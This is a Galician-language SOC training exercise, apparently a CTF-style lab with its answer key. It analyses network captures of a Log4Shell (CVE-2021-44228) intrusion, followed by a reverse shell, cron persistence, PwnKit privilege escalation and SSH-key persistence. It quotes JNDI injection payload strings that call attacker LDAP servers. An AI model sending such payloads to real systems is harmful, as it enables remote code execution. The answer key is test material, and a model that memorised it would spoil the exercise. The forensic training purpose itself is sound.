Explotación

O 9 de decembro de 2021 faise pública a vulnerabilidade CVE-2021-44228 (tamén coñecida como Log4shell). Trátase dunha vulnerabilidade que permite a execución remota de código (RCE), que afecta á librería de software de código aberto Log4j, desenvolta en linguaxe Java, mantida por Apache Software Foundation e moi utilizada no software empresarial Java para a escritura de logs.


Debido ao amplo uso de Log4j, o sinxelo que é explotar a vulnerabilidade e que permite ao atacante a execución de comandos no equipo afectado (para gañar privilexios de administrador, exfiltrar información, minado de criptomonedas, …), considérase á CVE-2021-44288 como unha vulnerabilidade de nivel crítico.

Os atacantes lanzan peticións maliciosas coa seguinte estrutura: `${jndi:ldap://<servidor do atacante>/<payload>}` ou `${jndi:dns://<servidor do atacante>/<payload>}`. Este tipo de peticións ao ser procesadas por Log4j provocan que o equipo vítima conéctase ao servidor do atacante, descarga o payload e execútao. A continuación pódense ver algúns exemplos de peticións maliciosas incrustadas en campos do protocolo HTTP:

```
User-Agent: ${jndi:ldap://2.57.121.36:8000/mss}
```

```
Cookie: ${jndi:ldap://45.83.64.1/securityscan-3g32njrlbok56r5i}
```

Tras a publicación da vulnerabilidade, o GovCERT.ch (Computer Emergency Response Team) de Suíza publicou a seguinte imaxe que resume o proceso de ataque e as medidas de defensa:



1. Como analista do SOC (Security Operations Center) investiga o tráfico de rede para determinar se houbo incidentes relativos a Log4shell na túa organización. Usa os teus coñecementos de Wireshark, analiza o arquivo de captura log4j.pcapng e resposta ás seguintes cuestións. Unha vez descargado o arquivo log4j.pcap, indica como resposta OK e pasa á seguinte pregunta. (0 puntos)

   OK

2. Cantos paquetes ten a captura? (50 puntos)

   9727

3. A que hora capturouse o primeiro paquete?. NOTA: tempo UTC e formato de resposta: aaaa-mm-dd hh:mm: ss (50 puntos)

   2021-12-16 19:13:08

4. Duración da captura?. Formato: hh:mm:ss (50 puntos)

   00:01:39

5. Cal é o equipo máis activo a nivel de enlace?. Formato: xx:xx:xx:xx:xx:xx (50 puntos)

   02:f7:58:a8:7c:ff

6. Tendo en conta o modelo TCP/IP, Que protocolo de nivel de aplicación da captura é o máis activo? Formato: nome do protocolo (siglas do protocolo) (50 puntos)

   http

7. A organización traballa con direccionamento privado. Cantos equipos da organización interveñen na captura?. (75 puntos)

   3

8. Equipo mais activo a nivel de rede?. Formato: x.x.x.x <-- indica a IP(75 puntos)

   10.10.128.136

9. Cantos paquetes teñen orixe China? (100 puntos)

   1

10. Cantos equipos usan IPs situadas en Estados Unidos? (100 puntos)

    2

11. Sabendo que as peticións http maliciosas para explotar Log4 shell teñen a forma `${jndi:ldap://<servidor del atacante>/<payload>}` ou `${jndi:dns://dns-server-ip/evil-request}`. Cantas peticións maliciosas hai na captura? (100 puntos)

    1

12. Cal é a IP do equipo vítima? Formato: X.X.X.X (100 puntos)

    10.10.4.64

13. Cal é a IP e o porto de escoita do servidor LDAP do atacante? Formato: IP:porto (100 puntos)

    10.10.128.136:1389

14. Nº de paquetes intercambiados entre o equipo vítima e o servidor LDAP remoto do atacante onde interveña o porto tcp do servidor ldap indicado na petición maliciosa? (150 puntos)

    17

15. Configurando os dissectores de Wirehark, cantos paquetes aparecen marcados como paquetes do protocolo LDAP por Wireshark? (150 puntos)

6

16. Indica o nº de paquete onde se indica a localización do obxecto java malicioso (175 puntos)

    2087

17. Indica a localización do obxecto java Exploit. Formato: protocolo://dirección:porto (175 puntos)

    http://10.10.128.136:8000/

18. Que versión de Java corre o equipo vítima?. Formato: Java/versión_revisión (175 puntos)

    Java/1.8.0_181

19. Que servidor Web corre o atacante? Formato: XXXXXXXXXX/X.X XXXXXX/X.X.X (175 puntos)

    SimpleHTTP/0.6 Python/3.6.9

20. O obxecto java malicioso desencadea a execución dunha bind shell ou dunha reverse shell? Formato: indicar bind shell ou reverse shell segundo corresponda (175 puntos)

    reverse shell

21. Socket do equipo atacante asociado á shell anterior. Formato: IP:porto (175 puntos)

    10.10.128.136:9999

22. Nº de paquetes intercambiados entre vítima e atacante asociados á shell (175 puntos)

    19

23. Cal foi o primeiro comando executado polo asaltante no equipo vítima mediante a shell? (200 puntos)

    whoami

24. Nº do paquete no que viaxa o primeiro comando executado polo asaltante no equipo vítima mediante a shell (200 puntos)

    2800

25. Con que usuario logrou acceder o atacante no equipo vítima? (200 puntos)

    solr

26. Directorio no que está o atacante dentro do equipo vítima? (200 puntos)

    /opt/solr/server

27. Cal é a dirección IPv6 do equipo vítima? Formato: dirIPv6/máscara (200 puntos)

    fe80::78:e3ff:fe3a:7563/64

28. Nº de paquetes http e ldap intercambiados entre o equipo vítima e o atacante? Nota: paquetes recoñecidos por Wireshark como http e ldap (200 puntos)

    10

29. Nº de conexións tcp iniciadas polo servidor vítima? (200 puntos)

    3

Postexplotación

30. Da investigación anterior, sabemos que o incidente está confirmado e un atacante aproveitou a vulnerabilidade CVE-2021-44228 para acceder ó sistema coma un usuario non privilexiado. O teu traballo é abrir o arquivo postexplotacion_log4j.pcapng e continuar a investigación para descubrir que accións realizou o adversario. Unha vez descargado o

arquivo postexplotacion_log4j.pcap, indica como resposta OK e pasa á seguinte pregunta. (0 puntos)

OK

31. Sospéitase que o atacante estableceu un mecanismo de persistencia usando algunha das subtécnicas da técnica T1053 - Scheduled Task/Job da matriz Mitre ATT&CK. Cada cantos minutos contacta o equipo vítima co equipo atacante? Formato: nº de minutos (p.e. 10) (150 puntos)

    1

32. Cal é a IP do equipo do atacante ao que chama a vítima regularmente? (150 puntos)

    172.45.176.1

33. Que ferramenta ou script de enumeración empregou o atacante? Formato: nome da ferramenta ou script (150 puntos)

    linpeas.sh

34. Cal é a versión do kernel da máquina vítima? Formato: x.x.x- xx- generic (150 puntos)

    5.4.0-81-generic

35. Que distribución Linux e versión está a correr a máquina vítima? Formato: nombre xx.xx.x (150 pts)

    Ubuntu 20.04.3

36. Como se chama o programa/script que se executa para lograr a persistencia como usuario solr? Indica a ruta completa. Formato: /xxx/xxxx/xxxxxx.xx (200 puntos)

    /var/solr/backup.sh

37. Cantos usuarios do sistema vítima teñen como shell /bin/bash? (200 puntos)

    3

38. Que vulnerabilidade aproveita o atacante para promocionar a root? Formato: CVE-XXXX-XXXX (250 pts)

    CVE-2021-4034

39. Que técnica de persistencia usa o atacante unha vez que conseguiu promocionar a root? Formato: Txxxx.xxx <-- indica o ID da subtécnica segundo a matriz MITRE ATT& CK (250 pts)

    T1098.004

40. Indica o n.º de paquete no que se inicia unha conexión ssh cara á vítima desde unha IP da organización do atacante (250 pts)

    8448